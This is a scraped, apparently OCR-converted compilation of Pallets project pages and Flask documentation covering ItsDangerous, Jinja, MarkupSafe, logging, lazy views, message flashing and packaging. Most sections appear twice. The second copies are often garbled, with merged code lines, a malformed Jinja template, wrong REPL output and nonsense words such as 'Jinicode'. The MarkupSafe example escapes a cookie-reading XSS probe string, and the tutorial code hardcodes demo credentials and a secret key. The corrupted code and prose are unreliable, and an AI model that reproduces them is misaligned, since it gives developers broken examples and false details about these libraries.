## [Werkzeug \(/p/werkzeug/\)](#)

ItsDangerous

### [Star 1,940](#)

*It's dangerous, so better sign this.*

Various helpers to pass data to untrusted environments and to get it back safe and sound. Data is cryptographically signed to ensure that a token has not been tampered with.

It's possible to customize how data is serialized. Data is compressed as needed. A timestamp can be added and verified automatically while loading a token.

```
from itsdangerous import URLSafeSerializer auth_s =  
URLSafeSerializer("secret key", "auth") token = auth_s.  
dumps({"id": 5, "name": "itsdangerous"}) print(token)  
  
#  
eyJpZCI6NSwibmFtZSI6ImI0c2Rhbmddcm91cyJ9.6YP6T0BaO67XP  
--9UzTrmurXSmg data = auth_s.loads(token)  
  
print(data["name"] )
```

# *itsdangerous*

- [pallets/itsdangerous \(<https://github.com/pallets/itsdangerous>\)](#)
- [Releases on PyPI \(<https://pypi.python.org/pypi/itsdangerous>\)](#)
- [Test status \(<https://travis-ci.org/pallets/itsdangerous>\)](#)
- [Documentation \(<https://itsdangerous.palletsprojects.com/>\)](#)

Latest Release

**Version:** 1.1.0

[□ \(https://github.com/pallets/\)](https://github.com/pallets/) [□ \(https://twitter.com/PalletsTeam/\)](https://twitter.com/PalletsTeam/) [□](#)

[\(. \(https://github.com/pallets/website/tree/master/content/projects/itsdangerous/co](https://github.com/pallets/website/tree/master/content/projects/itsdangerous/co)

[License & Copyright \(/license/\)](#) • [Contact \(/contact/\)](#) • Made with [□](#) and [Lektor \(https://www.getlektor.com/\)](https://www.getlektor.com/) all around the World

Overview (rp/1) · GitHub (rp/github/) · Flask (rp/flask/) · ItsDangerous (rp/itsdangerous/) · Jinja (rp/jinja/) · MarkupSafe (rp/markupsafe/) · Werkzeug (rp/werkzeug/)

# Jinja

0 Star 6,832

Jinja2 is a full-featured template engine for Python. It has full unicode support, an optional integrated sandboxed execution environment, a dry render and BSD license.

## Jinja is Beautiful

```
% extends "layout.html" %}
{%- block body %}
  <ul>
    {%- for user in users %}
      <li><a href="{{ user.url }}>{{ user.username }}</a></li>
    {%- endfor %}
  </ul>
{%- endblock %}
```

## And Powerful

Jinja2 is one of the most used template engines for Python. It is inspired by Django's templating system but extends it with an expressive language that gives template authors a more powerful set of tools. On top of that, it adds sandboxed execution and optional automatic escaping for applications where security is important.

It is internally based on Jinicode and runs on a wide range of Python versions from 2.5 to current versions including Python 3.

## Wide Range of Features

- Sandboxed execution mode: Every aspect of the template execution is monitored and explicitly whitelisted or blacklisted, whatever is performed. This makes it possible to execute untrusted templates.
- powerful automatic HTML escaping system for cross-site scripting prevention.
- Template inheritance makes it possible to use the same or a similar layout for all templates.
- High performance with just-in-time compilation to Python bytecode. Jinja2 will translate your template sources on first load into Python bytecode for best runtime performance.
- Optional ahead-of-time compilation.
- Easy to debug with a debugger that integrates template compile and runtime errors into the standard Python traceback system.
- Configurable syntax. For instance you can reconfigure Jinja2 to better fit HTML terms such as XML or JavaScript.
- Template designer helpers. Jinja2 ships with a wide range of useful little helpers that help solving common tasks in templates such as breaking up sequences of items into multiple columns and more.

0 commits · jinja2 (https://github.com/pallets/jinja2)
 1 Release on PyPI (https://pypi.python.org/pypi/Jinja2)
 0 Test status (https://travis-ci.org/pallets/jinja2)
 0 Documentation (https://jinja.palletsprojects.com/)

---

### Latest Release

Version: 2.11.1

[Overview \(/p/\)](#) · [Click \(/p/click/\)](#) · [Flask \(/p/ ask/\)](#) · [ItsDangerous \(/p/itsdangerous/\)](#) · [Jinja \(/p/jinja/\)](#) · [MarkupSafe \(/p/markupsafe/\)](#) ·

[Werkzeug \(/p/werkzeug/\)](#)

Jinja

[Star 6,832](#)

Jinja2 is a full-featured template engine for Python. It has full unicode support, an optional integrated sandboxed execution environment, widely used and BSD licensed.

Jinja is Beautiful

```
{% extends "layout.html" %}

{% block body %}

<ul>

{% for user in users %}

<li><a href="#">{{ user.username }}</a></li>

{% endfor %}

</ul>

{% endblock %}
```

And Powerful

Jinja2 is one of the most used template engines for Python. It is inspired by Django's templating system but extends it with an expressive language that gives template authors a more powerful set of tools. On top of that it adds sandboxed execution and optional automatic escaping for applications where security is important.

It is internally based on Unicode and runs on a wide range of Python versions from 2.5 to current versions including Python 3.

## Wide Range of Features

Sandboxed execution mode. Every aspect of the template execution is monitored and explicitly whitelisted or blacklisted, whatever is preferred. This makes it possible to execute untrusted templates.

powerful automatic HTML escaping system for cross site scripting prevention.

Template inheritance makes it possible to use the same or a similar layout for all templates.

High performance with just in time compilation to Python bytecode. Jinja2 will translate your template sources on first load into Python bytecode for best runtime performance.

Optional ahead-of-time compilation

Easy to debug with a debug system that integrates template compile and runtime errors into the standard Python traceback system.

Convenient syntax. For instance you can configure Jinja2 to better output formats such as LaTeX or JavaScript.

Template designer helpers. Jinja2 ships with a wide range of useful little helpers that help solving common tasks in templates such as breaking up sequences of items into multiple columns and more.

- [pallets/jinja \(<https://github.com/pallets/jinja>\)](https://github.com/pallets/jinja)
- [Releases on PyPI \(<https://pypi.python.org/pypi/Jinja2>\)](https://pypi.python.org/pypi/Jinja2)
- [Test status \(<https://travis-ci.org/pallets/jinja>\)](https://travis-ci.org/pallets/jinja)
- [Documentation \(<https://jinja.palletsprojects.com/>\)](https://jinja.palletsprojects.com/)

Latest Release

**Version:** 2.11.1

[□ \(https://github.com/pallets/\)](https://github.com/pallets/) [□ \(https://twitter.com/PalletsTeam/\)](https://twitter.com/PalletsTeam/) [□](#)

[\(. \(https://github.com/pallets/website/tree/master/content/projects/jinja/\\_contents.lrn\)](https://github.com/pallets/website/tree/master/content/projects/jinja/_contents.lrn)

[License & Copyright \(/license/\)](/license/) • [Contact \(/contact/\)](/contact/) • Made with [□](#) and [Lektor \(https://www.getlektor.com/\)](https://www.getlektor.com/) all around the World

# Keep Developing!

You've learned about quite a few Flask and Python concepts throughout the tutorial. Go back and review the tutorial and compare your code with the steps you took to get there. Compare your project to the [example project](#), which might look a bit different due to the step-by-step nature of the tutorial.

There's a lot more to Flask than what you've seen so far. Even so, you're now equipped to start developing your own web applications. Check out the [Quickstart](#) for an overview of what Flask can do, then dive into the docs to keep learning. Flask uses [Jinja](#), [Click](#), [Werkzeug](#), and [ItsDangerous](#) behind the scenes, and they all have their own documentation too. You'll also be interested in [Extensions](#) which make tasks like working with the database or validating form data easier and more powerful.

If you want to keep developing your Flask project, here are some ideas for what to try next:

- A detail view to show a single post. Click a post's title to go to its page.
- Like / unlike a post.
- Comments.
- Tags. Clicking a tag shows all the posts with that tag.
- A search box that filters the index page by name.
- Paged display. Only show 5 posts per page.
- Upload an image to go along with a post.
- Format posts using Markdown.
- An RSS feed of new posts.

Have fun and make awesome applications!

## Keep Developing!

You've learned about quite a few Flask and Python concepts throughout the tutorial. Go back and review the tutorial and compare your code with the steps you took to get there.

Compare your project to the [example project, which might look a bit different due to the step-by-step nature of the tutorial.](#)

There's a lot more to Flask than what you've seen so far. Even so, you're now equipped to start developing your own web applications. Check out the [Quickstart](#) for an overview of what Flask can do, then dive into the docs to keep learning. Flask uses [Jinja](#), [Click](#),

[Werkzeug](#), [and ItsDangerous](#) behind the scenes, and they all have their own documentation.

tion too. You'll also be interested in [Extensions](#) which make tasks like working with the database or validating form data easier and more powerful.

If you want to keep developing your Flaskr project, here are some ideas for what to try next:

A detail view to show a single post. Click a post's title to go to its page.

Like / unlike a post.

Comments.

Tags. Clicking a tag shows all the posts with that tag.

A search box that filters the index page by name.

Paged display. Only show 5 posts per page.

Upload an image to go along with a post.

Format posts using Markdown.

An RSS feed of new posts.

Have fun and make awesome applications!

# Larger Applications

Imagine a simple flask application structure that looks like this:

```
/yourapplication
    yourapplication.py
    /static
        style.css
    /templates
        layout.html
        index.html
        login.html
    ...
```

While this is fine for small applications, for larger applications it's a good idea to use a package instead of a module. The [tutorial](#) is structured to use the package pattern, see the [example code](#).

## Simple Packages

To convert that into a larger one, just create a new folder `yourapplication` inside the existing one and move everything below it. Then rename `yourapplication.py` to `__init__.py`. (Make sure to delete all `.pyc` files first, otherwise things would most likely break)

You should then end up with something like that:

```
/yourapplication
    /yourapplication
        __init__.py
        /static
            style.css
        /templates
            layout.html
            index.html
            login.html
        ...
```

But how do you run your application now? The naive `python yourapplication/__init__.py` will not work. Let's just say that Python does not want modules in packages to be the startup file. But that is not a big problem, just add a new file called `setup.py` next to the inner `yourapplication` folder with the following contents:

Larger Applications Imagine a simple flask application structure that looks like this:

/yourapplication

  yourapplication.py

  /static

    style.css

  /templates

    layout.html

    index.html

    login.html

...

While this is fine for small applications, for larger applications it's a good idea to use a package instead of a module. The [tutorial is structured to use the package pattern, see the example code.](#)

## Simple Packages

To convert that into a larger one, just create a new folder yourapplication inside the existing one and move everything below it. Then rename yourapplication.py to \_\_init\_\_.py. (Make sure to delete all .pyc files first, otherwise things would most likely break)

You should then end up with something like that:

/yourapplication

/yourapplication

\_\_init\_\_.py

/static

style.css

/templates

layout.html

index.html

login.html

...

But how do you run your application now? The naive python yourapplication/\_\_init\_\_.py will not work. Let's just say that Python does not want modules in packages to be the startup file. But that is not a big problem, just add a new file called setup.py next to the inner yourapplication folder with the following contents:

```
from setuptools import setup
setup(
    name='yourapplication',
    packages=['yourapplication'],
    include_package_data=True,
    install_requires=[
        'flask',
    ],
)
```

In order to run the application you need to export an environment variable that tells Flask where to find the application instance: \$ export FLASK\_APP=yourapplication If you are outside of the project directory make sure to provide the exact path to your application directory. Similarly you can turn on the development features like this: \$ export FLASK\_ENV=development

In order to install and run the application you need to issue the following commands: \$ pip install -e .

```
$ flask run
```

What did we gain from this? Now we can restructure the application a bit into multiple modules. The only thing you have to remember is the following quick checklist: 1. the *Flask* application object creation has to be in the `__init__.py` file. That way each module can import it safely and the `__name__` variable will resolve to the correct package.

2. all the view functions (the ones with a `route()` decorator on top) have to be imported in the `__init__.py` file. Not the object itself, but the module it is in. Import the view module **after the application object is created**.

Here's an example `__init__.py`:

```
from flask import Flask
app = Flask(__name__)
import yourapplication.views
```

And this is what `views.py` would look like: `from yourapplication import app`

```
@app.route('/')
def index():
    return 'Hello World!'
```

You should then end up with something like that:

/yourapplication

setup.py

/yourapplication

\_\_init\_\_.py

views.py

/static

style.css

/templates

layout.html

index.html

login.html

...

### Circular Imports:

Every Python programmer hates them, and yet we just added some: circular imports (That's when two modules depend on each other. In this case views.py depends on \_\_init\_\_.py). Be advised that this is a bad idea in general but here it is actually fine. The reason for this is that we are not actually using the views in \_\_init\_\_.py and just ensuring the module is imported and we are doing that at the bottom of the file.

There are still some problems with that approach but if you want to use decorators there is no way around that. Check out the [Becoming Big section for some inspiration how to deal](#)

with that.

## Working with Blueprints

If you have larger applications it's recommended to divide them into smaller groups where each group is implemented with the help of a blueprint. For a gentle introduction into this topic refer to the [Modular Applications with Blueprints](#) chapter of the documentation.

# Lazily Loading Views

Flask is usually used with the decorators. Decorators are simple and you have the URL right next to the function that is called for that specific URL. However there is a downside to this approach: it means all your code that uses decorators has to be imported upfront or Flask will never actually find your function.

This can be a problem if your application has to import quick. It might have to do that on systems like Google's App Engine or other systems. So if you suddenly notice that your application outgrows this approach you can fall back to a centralized URL mapping.

The system that enables having a central URL map is the `add_url_rule()` function. Instead of using decorators, you have a file that sets up the application with all URLs.

## Converting to Centralized URL Map

Imagine the current application looks somewhat like this:

```
from flask import Flask
app = Flask(__name__)

@app.route('/')
def index():
    pass

@app.route('/user/<username>')
def user(username):
    pass
```

Then, with the centralized approach you would have one file with the views (`views.py`) but without any decorator:

```
def index():
    pass

def user(username):
    pass
```

And then a file that sets up an application which maps the functions to URLs:

```
from flask import Flask
from yourapplication import views
app = Flask(__name__)
```

## Lazily Loading Views

Flask is usually used with the decorators. Decorators are simple and you have the URL

right next to the function that is called for that specific URL. However there is a downside to this approach: it means all your code that uses decorators has to be imported upfront or Flask will never actually find your function.

This can be a problem if your application has to import quickly. It might have to do that on systems like Google's App Engine or other systems. So if you suddenly notice that your application outgrows this approach you can fall back to a centralized URL mapping.

The system that enables having a central URL map is the [add\\_url\\_rule\(\) function](#). Instead of using decorators, you have a file that sets up the application with all URLs.

## Converting to Centralized URL Map

Imagine the current application looks somewhat like this: **from flask import Flask**

```
app = Flask(__name__)

@app.route('/')
def index():
    pass

@app.route('/user/<username>')
def user(username):
    pass
```

Then, with the centralized approach you would have one file with the views (views.py) but without any decorator:

```
def index():
    pass

def user(username):
    pass
```

And then a file that sets up an application which maps the functions to URLs: **from flask import Flask**

```
from yourapplication import views

app = Flask(__name__)

app.add_url_rule('/', view_func=views.index)
app.add_url_rule('/user/<username>', view_func=views.user)
Loading Late
```

So far we only split up the views and the routing, but the module is still loaded upfront.

The trick is to actually load the view function as needed. This can be accomplished with a helper class that behaves just like a function but internally imports the real function on first use:

```
from werkzeug.utils import import_string, cached_property
class LazyView(object):

    def __init__(self, import_name): self.__module__, self.__name__ =
        import_name.rsplit('.', 1) self.import_name = import_name

    @cached_property
    def view(self):
```

```
return import_string(self.import_name) def __call__(self, *args, **kwargs): return self.view(*args, **kwargs)
```

What's important here is is that `__module__` and `__name__` are properly set. This is used by Flask internally to figure out how to name the URL rules in case you don't provide a name for the rule yourself.

Then you can define your central place to combine the views like this: `from flask import Flask`

```
from yourapplication.helpers import LazyView app = Flask(__name__)

app.add_url_rule('/', 

view_func=LazyView('yourapplication.views.index' ))
app.add_url_rule('/user/<username>', 
view_func=LazyView('yourapplication.views.user' )) You can further optimize this in terms of amount of keystrokes needed to write this by having a function that calls into add_url_rule() by prefixing a string with the project name and a dot, and by wrapping view_func in a LazyView as needed.

def url(import_name, url_rules=[], **options): view = LazyView('yourapplication.' + import_name) for url_rule in url_rules:

app.add_url_rule(url_rule, view_func=view, **options)

# add a single route to the index view

url('views.index' , ['/'])

# add two routes to a single function endpoint url_rules = ['/user/' ,
'/user/<username>' ]

url('views.user' , url_rules)
```

One thing to keep in mind is that before and after request handlers have to be in a file that is imported upfront to work properly on the first request. The same goes for any kind of re-maining decorator.

# Logging

Flask uses standard Python [Logging](#). Messages about your Flask application are logged with `app.logger`, which takes the same name as `app.name`. This logger can also be used to log your own messages.

```
@app.route('/login', methods=['POST'])
def login():
    user = get_user(request.form['username'])

    if user.check_password(request.form['password']):
        login_user(user)
        app.logger.info('%s logged in successfully', user.username)
        return redirect(url_for('index'))
    else:
        app.logger.info('%s failed to log in', user.username)
        abort(401)
```

## Basic Configuration

When you want to configure logging for your project, you should do it as soon as possible when the program starts. If `app.logger` is accessed before logging is configured, it will add a default handler. If possible, configure logging before creating the application object.

This example uses `dictConfig()` to create a logging configuration similar to Flask's default, except for all logs:

```
from logging.config import dictConfig

dictConfig({
    'version': 1,
    'formatters': {'default': {
        'format': '[%(asctime)s] %(levelname)s in %(module)s: %(message)s'
    }},
    'handlers': {'wsgi': {
        'class': 'logging.StreamHandler',
        'stream': 'ext://flask.logging.wsgi_errors_stream',
        'formatter': 'default'
    }},
    'root': {
        'level': 'INFO',
        'handlers': ['wsgi']
    }
})
```

## Logging

Flask uses standard Python [logging. Messages about your Flask application are logged](#)

[with app.logger, which takes the same name as app.name](#). This logger can also be used to log your own messages.

```
@app.route('/login' , methods=['POST']) def login():

    user = get_user(request.form['username']) if
    user.check_password(request.form['password']): login_user(user)

    app.logger.info('%s logged in successfully' , user.username) return
    redirect(url_for('index')) else:

        app.logger.info('%s failed to log in' , user.username) abort(401)
```

## Basic Configuration

When you want to configure logging for your project, you should do it as soon as possible when the program starts. If [app.logger](#) is accessed before logging is configured, it will add a default handler. If possible, configure logging before creating the application object.

This example uses [dictConfig\(\)](#) to create a logging configuration similar to Flask's default, except for all logs:

```
from logging.config import dictConfig dictConfig({  
  
    'version': 1,  
  
    'formatters': {'default': {  
  
        'format': '[%(asctime)s] %(levelname)s in %(module)s: %(message  
    }},
```

```
'handlers' : {'wsgi' : {
    'class' : 'logging.StreamHandler' ,
    'stream' : 'ext://flask.logging.wsgi_errors_stream' ,
    'formatter' : 'default'
}},
'root' : {
    'level' : 'INFO' ,
    'handlers' : ['wsgi' ]
}
})
```

app = Flask(\_\_name\_\_) Default Configuration

If you do not configure logging.yourself, Flask will add a StreamHandler to app.logger

automatically. During requests, it will write to the stream specified by the WSGI server in environ['wsgi.errors'] (which is usually [sys.stderr](#)). Outside a request, it will log

[to sys.stderr](#).

Removing the Default Handler

If you configured logging after accessing [app.logger](#), and need to remove the default handler, you can import and remove it:

```
from flask.logging import default_handler
app.logger.removeHandler(default_handler) Email Errors to Admins
```

When running the application on a remote server for production, you probably won't be looking at the log messages very often. The WSGI server will probably send log messages to a file, and you'll only check that file if a user tells you something went wrong.

To be proactive about discovering and fixing bugs, you can configure a

[logging.handlers.SMTPHandler to send an email when errors and higher are logged.](#)

```
import logging

from logging.handlers import SMTPHandler mail_handler =
SMTPHandler(
    mailhost='127.0.0.1',
    fromaddr='server-error@example.com',
    toaddrs=['admin@example.com'],
    subject='Application Error'
)
mail_handler.setLevel(logging.ERROR)
mail_handler.setFormatter(logging.Formatter(
    '[%(asctime)s] %(levelname)s in %(module)s: %(message)s'
))
```

**if not app.debug:** app.logger.addHandler(mail\_handler) This requires that you have an SMTP server set up on the same server. See the Python docs for more information about configuring the handler.

Injecting Request Information

Seeing more information about the request, such as the IP address, may help debugging some errors. You can subclass [logging.Formatter](#) to inject your own fields that can be used in messages. You can change the formatter for Flask's default handler, the mail handler defined above, or any other handler.

```
from flask import has_request_context, request
from flask.logging import default_handler
class RequestFormatter(logging.Formatter):
    def format(self, record):
        if has_request_context():
            record.url = request.url
            record.remote_addr = request.remote_addr
        else:
            record.url = None
            record.remote_addr = None
        return super().format(record)
formatter = RequestFormatter(
    '[%(asctime)s] %(remote_addr)s requested %(url)s\n'
    '%(levelname)s in %(module)s: %(message)s'
)
default_handler.setFormatter(formatter)
mail_handler.setFormatter(formatter)
```

Other libraries may use logging extensively, and you want to see relevant messages from those logs too. The simplest way to do this is to add handlers to the root logger instead of only the app logger.

```
from flask.logging import default_handler
root = logging.getLogger()
root.addHandler(default_handler)
root.addHandler(mail_handler)
```

Depending on your project, it may be more useful to configure each logger you care about separately, instead of configuring only the root logger.

```
for logger in (
    app.logger,
    logging.getLogger('sqlalchemy'), logging.getLogger('other_package'),
):
    logger.addHandler(default_handler)
    logger.addHandler(mail_handler)
```

## Werkzeug

Werkzeug logs basic request/response information to the 'werkzeug' logger. If the root

[logger has no handlers configured, Werkzeug adds a StreamHandler to its logger.](#)

## Flask Extensions

Depending on the situation, an extension may choose to log to [app.logger](#) or its own named logger. Consult each extension's documentation for details.

Overview (/p/ · Cifik (/p/cifik/) · Flash (/p/flash/) · IsDangerous (/p/isdangerous/) · Jinja (/p/jinja/) · MarkupSafe (/p/markupsafe/) · Werkzeug (/p/werkzeug/)

# MarkupSafe

0 Star 302

MarkupSafe implements a text object that escapes characters so it's safe to use in HTML and XML. Characters that have special meanings are replaced so that they display as the actual characters. This mitigates injection attacks, meaning untrusted user input can safely be displayed on a page. Escaping is implemented in C so it's as efficient as possible.

```
>>> from markupsafe import Markup, escape
>>> # escape replaces special characters and wraps in Markup
>>> escape('<script>alert(document.cookie);</script>')
Markup(u'&lt;script&gt;alert(document.cookie);&lt;/script&gt;')
>>> # wrap in Markup to mark text "safe" and prevent escaping
>>> Markup('<strong>Hello</strong>')
Markup('<strong>Hello</strong>')
>>> escape(Markup('<strong>Hello</strong>'))
Markup('<strong>Hello</strong>')
>>> # Markup is a text subclass (str on Python 3, unicode on Python 2)
>>> # methods and operators escape their arguments
>>> template = Markup("Hello <em>World</em>")
>>> template % "World"
Markup('Hello <em>World</em>')
```

[GitHub](#) (<https://github.com/pallets/markupsafe>)  
[Release on PyPI](#) (<https://pypi.python.org/pypi/MarkupSafe/>)  
[Test status](#) (<https://travis-ci.org/pallets/markupsafe>)  
[Documentation](#) (<https://markupsafe.palletsprojects.com/>)

## Latest Release

Version 1.1.1

[GitHub](#) (<https://github.com/pallets/>) [Twitter](#) (<https://twitter.com/PalletsTeam/>) [Contact](#) ([/contact/](#)) · Made with ❤ and Lektor (<https://www.getlektor.com/>) all around the World  
license & Copyright (/license/) · Contact (/contact/) · Made with ❤ and Lektor (<https://www.getlektor.com/>) all around the World

[Overview \(/p/\)](#) · [Click \(/p/click/\)](#) · [Flask \(/p/ ask/\)](#) · [ItsDangerous \(/p/itsdangerous/\)](#) · [Jinja \(/p/jinja/\)](#) · [\*\*MarkupSafe \(/p/markupsafe/\)\*\*](#) ·

[Werkzeug \(/p/werkzeug/\)](#)

MarkupSafe

## Star 302

MarkupSafe implements a text object that escapes characters so it is safe to use in HTML and XML. Characters that have special meanings are replaced so that they display as the actual characters. This mitigates injection attacks, meaning untrusted user input can safely be displayed on a page. Escaping is implemented in C so it is as efficient as possible.

```
>>> from markupsafe import Markup, escape

>>> # escape replaces special characters and wraps in Markup

>>> escape('<script>alert(document.cookie);</script>')
Markup(u'&lt;script&gt;alert(document.cookie);&lt;/script&gt;')

>>> # wrap in Markup to mark text "safe" and prevent escaping

>>> Markup('<strong>Hello</strong>')

Markup('<strong>hello</strong>')

>>> escape(Markup('<strong>Hello</strong>'))
Markup('<strong>hello</strong>')

>>> # Markup is a text subclass (str on Python 3, unicode on Python 2)

>>> # methods and operators escape their arguments

>>> template = Markup("Hello <em>%s</em>")
```

```
>>> template % "World"
```

*Markup('Hello <em>#34;World#34;</em>')*

- [pallets/markupsafe](https://github.com/pallets/markupsafe) (<https://github.com/pallets/markupsafe>)
- [Releases on PyPI](https://pypi.python.org/pypi/MarkupSafe) (<https://pypi.python.org/pypi/MarkupSafe>)
- [Test status](https://travis-ci.org/pallets/markupsafe) (<https://travis-ci.org/pallets/markupsafe>)
- [Documentation](https://markupsafe.palletsprojects.com/) (<https://markupsafe.palletsprojects.com/>)

## Latest Release

**Version:** 1.1.1

(<https://github.com/pallets/>)  (<https://twitter.com/PalletsTeam/>)   
[\(https://github.com/pallets/website/tree/master/content/projects/markupsafe/co\)](https://github.com/pallets/website/tree/master/content/projects/markupsafe/co)  
[License & Copyright \(/license/\)](#) • [Contact \(/contact/\)](#) • Made with  and [Lektor](https://www.getlektor.com/) (<https://www.getlektor.com/>) all around the World

# Make the Project Installable

Making your project installable means that you can build a *distribution* file and install that in another environment, just like you installed Flask in your project's environment. This makes deploying your project the same as installing any other library, so you're using all the standard Python tools to manage everything.

Installing also comes with other benefits that might not be obvious from the tutorial or as a new Python user, including:

- Currently, Python and Flask understand how to use the `flaskr` package only because you're running from your project's directory. Installing means you can import it no matter where you run from.
- You can manage your project's dependencies just like other packages do, so `pip install yourproject.whl` installs them.
- Test tools can isolate your test environment from your development environment.

---

## Note:

This is being introduced late in the tutorial, but in your future projects you should always start with this.

---

## Describe the Project

The `setup.py` file describes your project and the files that belong to it.

```
setup.py

from setuptools import find_packages, setup

setup(
    name='flaskr',
    version='1.0.0',
    packages=find_packages(),
    include_package_data=True,
    zip_safe=False,
    install_requires=[
        'flask',
    ],
)
```

**Make the Project Installable** Making your project installable means that you can build a *distribution* file and install that in another environment, just like you installed Flask in your project's environment. This makes deploying your project the same as installing any other library, so you're using all the standard Python tools to manage everything.

Installing also comes with other benefits that might not be obvious from the tutorial or as a new Python user, including:

Currently, Python and Flask understand how to use the flaskr package only because you're running from your project's directory. Installing means you can import it no matter where you run from.

You can manage your project's dependencies just like other packages do, so pip install yourproject.whl installs them.

Test tools can isolate your test environment from your development environment.

**Note:**

This is being introduced late in the tutorial, but in your future projects you should always start with this.

## Describe the Project

The setup.py file describes your project and the files that belong to it.

setup.py

```
from setuptools import find_packages, setup
setup(
    name='flaskr',
    version='1.0.0',
    packages=find_packages(),
```

```
include_package_data=True,  
zip_safe=False,  
install_requires=[  
'flask' ,  
,  
)
```

packages tells Python what package directories (and the Python files they contain) to include. `find_packages()` finds these directories automatically so you don't have to type them out. To include other files, such as the static and templates directories, `include_package_data` is set. Python needs another file named `MANIFEST.in` to tell what this other data is.

`MANIFEST.in`

```
include flaskr/schema.sql
```

```
graft flaskr/static
```

```
graft flaskr/templates
```

```
global-exclude *.pyc
```

This tells Python to copy everything in the static and templates directories, and the `schema.sql` file, but to exclude all bytecode files.

[See the official packaging guide](#) for another explanation of the files and options used.

Install the Project

Use pip to install your project in the virtual environment.

```
$ pip install -e .
```

This tells pip to find `setup.py` in the current directory and install it in *editable* or *development* mode. Editable mode means that as you make changes to your local code, you'll only need to re-install if you change the metadata about the project, such as its dependencies.

You can observe that the project is now installed with `pip list`.

```
$ pip list
```

Package	Version	Location
click	6.7	
Flask	1.0	
flaskr	1.0.0	/home/user/Projects/flask-tutorial
itsdangerous	0.24	
Jinja2	2.10	
MarkupSafe	1.0	
pip	9.0.3	
setuptools	39.0.1	
Werkzeug	0.14.1	
wheel	0.30.0	

---

Nothing changes from how you've been running your project so far. `FLASK_APP` is still set to `flaskr` and `flask run` still runs the application, but you can call it from anywhere, not just the `flask-tutorial` directory.

[Continue to Test Coverage.](#)

# Message Flashing

Good applications and user interfaces are all about feedback. If the user does not get enough feedback they will probably end up hating the application. Flask provides a really simple way to give feedback to a user with the flashing system. The flashing system basically makes it possible to record a message at the end of a request and access it next request and only next request. This is usually combined with a layout template that does this. Note that browsers and sometimes web servers enforce a limit on cookie sizes. This means that flashing messages that are too large for session cookies causes message flashing to fail silently.

## Simple Flashing

So here is a full example:

```
from flask import Flask, flash, redirect, render_template, \
    request, url_for

app = Flask(__name__)
app.secret_key = b'_5#y2L"FGQ8z\\n\xec/'

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    error = None
    if request.method == 'POST':
        if request.form['username'] != 'admin' or \
            request.form['password'] != 'secret':
            error = 'Invalid credentials'
    else:
        flash('You were successfully logged in')
        return redirect(url_for('index'))
    return render_template('login.html', error=error)
```

And here is the `layout.html` template which does the magic:

```
<!doctype html>
<title>My Application</title>
{% with messages = get_flashed_messages() %}
  {% if messages %}
    <ul class=flashes>
```

## Message Flashing

Good applications and user interfaces are all about feedback. If the user does not get enough feedback they will probably end up hating the application. Flask provides a really simple way to give feedback to a user with the flashing system. The flashing system basically makes it possible to record a message at the end of a request and access it next request and only next request. This is usually combined with a layout template that does this. Note that browsers and sometimes web servers enforce a limit on cookie sizes. This means that flashing messages that are too large for session cookies causes message flashing to fail silently.

### Simple Flashing

So here is a full example:

```
from flask import Flask, flash, redirect, render_template, \ request, url_for

app = Flask(__name__)

app.secret_key = b'_5#y2L"F4Q8z\n\xec]'

@app.route('/')
def index():

    return render_template('index.html')

@app.route('/login', methods=['GET', 'POST'])
def login():

    error = None

    if request.method == 'POST':

        if request.form['username'] != 'admin' or \ request.form['password'] != 'secret':
            error = 'Invalid credentials'

        else:
            flash('Login successful')
            return redirect(url_for('index'))
```

**else:**

```
flash('You were successfully logged in') return
redirect(url_for('index')) return render_template('login.html' ,
error=error) And here is the layout.html template which does the
magic:
```

```
<!doctype html>

<title> My Application</title>

{% with messages = get_flashed_messages() %}

{% if messages %}

<ul class=flashes>

{% for message in messages %}

<li> {{ message }}</li>

{% endfor %}

</ul>

{% endif %}

{% endwith %}

{% block body %}{% endblock %}
```

Here is the index.html template which inherits from layout.html:

```
{% extends "layout.html" %}

{% block body %}

<h1> Overview</h1>
```

```
<p> Do you want to <a href="{{ url_for('login') }}"> log in? </a>
{% endblock %}
```

And here is the login.html template which also inherits from layout.html:

```
{% extends "layout.html" %}

{% block body %}

<h1> Login</h1>

{% if error %}

<p class=error><strong> Error:</strong> {{ error }}</p>

{% endif %}

<form method=post>

<dl>

<dt> Username:</dt>
<dd><input type=text name=username value="{{ request.form.username }}">

<dt> Password:</dt>
<dd><input type=password name=password>

</dl>

<p><input type=submit value=Login></p>

</form>

{% endblock %}
```

## Flashing With Categories

### *Changelog*

It is also possible to provide categories when flashing a message. The default category if nothing is provided is 'message'. Alternative categories can be used to give the user better feedback. For example error messages could be displayed with a red background.

[To flash a message with a different category, just use the second argument to the `flash\(\)`](#)

function:

```
flash(u'Invalid password provided' , 'error' )
```

[Inside the template you then have to tell the `get\_flashed\_messages\(\)` function to also return the categories. The loop looks slightly different in that situation then:](#)

```
{% with messages = get_flashed_messages(with_categories=true)
%}

{% if messages %}

<ul class=flashes>

{% for category, message in messages %}

<li class="{{ category }}> {{ message }}</li>

{% endfor %}

</ul>

{% endif %}

{% endwith %}
```

This is just one example of how to render these flashed messages. One might also use the category to add a prefix such as <strong>Error:</strong> to the message.

## Filtering Flash Messages

### *Changelog*

Optionally you can pass a list of categories which filters the results of

[get\\_flashed\\_messages\(\)](#). This is useful if you wish to render each category in a sepa-rate block.

```
{% with errors = get_flashed_messages(category_filter=["error"]) %}

{% if errors %}

<div class="alert-message block-message error" >

<a class="close" href="#" > ×</a>

<ul>

{%- for msg in errors %}

<li> {{ msg }}</li>

{%- endfor -%}

</ul>

</div>

{% endif %}

{% endwith %}
```

# mod\_wsgi (Apache)

If you are using the Apache webserver, consider using mod\_wsgi.

## Watch Out:

Please make sure in advance that any `app.run()` calls you might have in your application file are inside an `if __name__ == '__main__':` block or moved to a separate file. Just make sure it's not called because this will always start a local WSGI server which we do not want if we deploy that application to mod\_wsgi.

## Installing *mod\_wsgi*

If you don't have *mod\_wsgi* installed yet you have to either install it using a package manager or compile it yourself. The *mod\_wsgi* installation instructions cover source installations on UNIX systems.

If you are using Ubuntu/Debian you can apt-get it and activate it as follows:

```
$ apt-get install libapache2-mod-wsgi
```

If you are using a yum based distribution (Fedora, OpenSUSE, etc..) you can install it as follows:

```
$ yum install mod_wsgi
```

On FreeBSD install *mod\_wsgi* by compiling the `www/mod_wsgi` port or by using `pkg_add`:

```
$ pkg install ap22-mod_wsgi2
```

If you are using `pkgsrc` you can install *mod\_wsgi* by compiling the `www/ap2-wsgi` package.

If you encounter segfaulting child processes after the first apache reload you can safely ignore them. Just restart the server.

## Creating a *.wsgi* file

v 1.1.x ▾

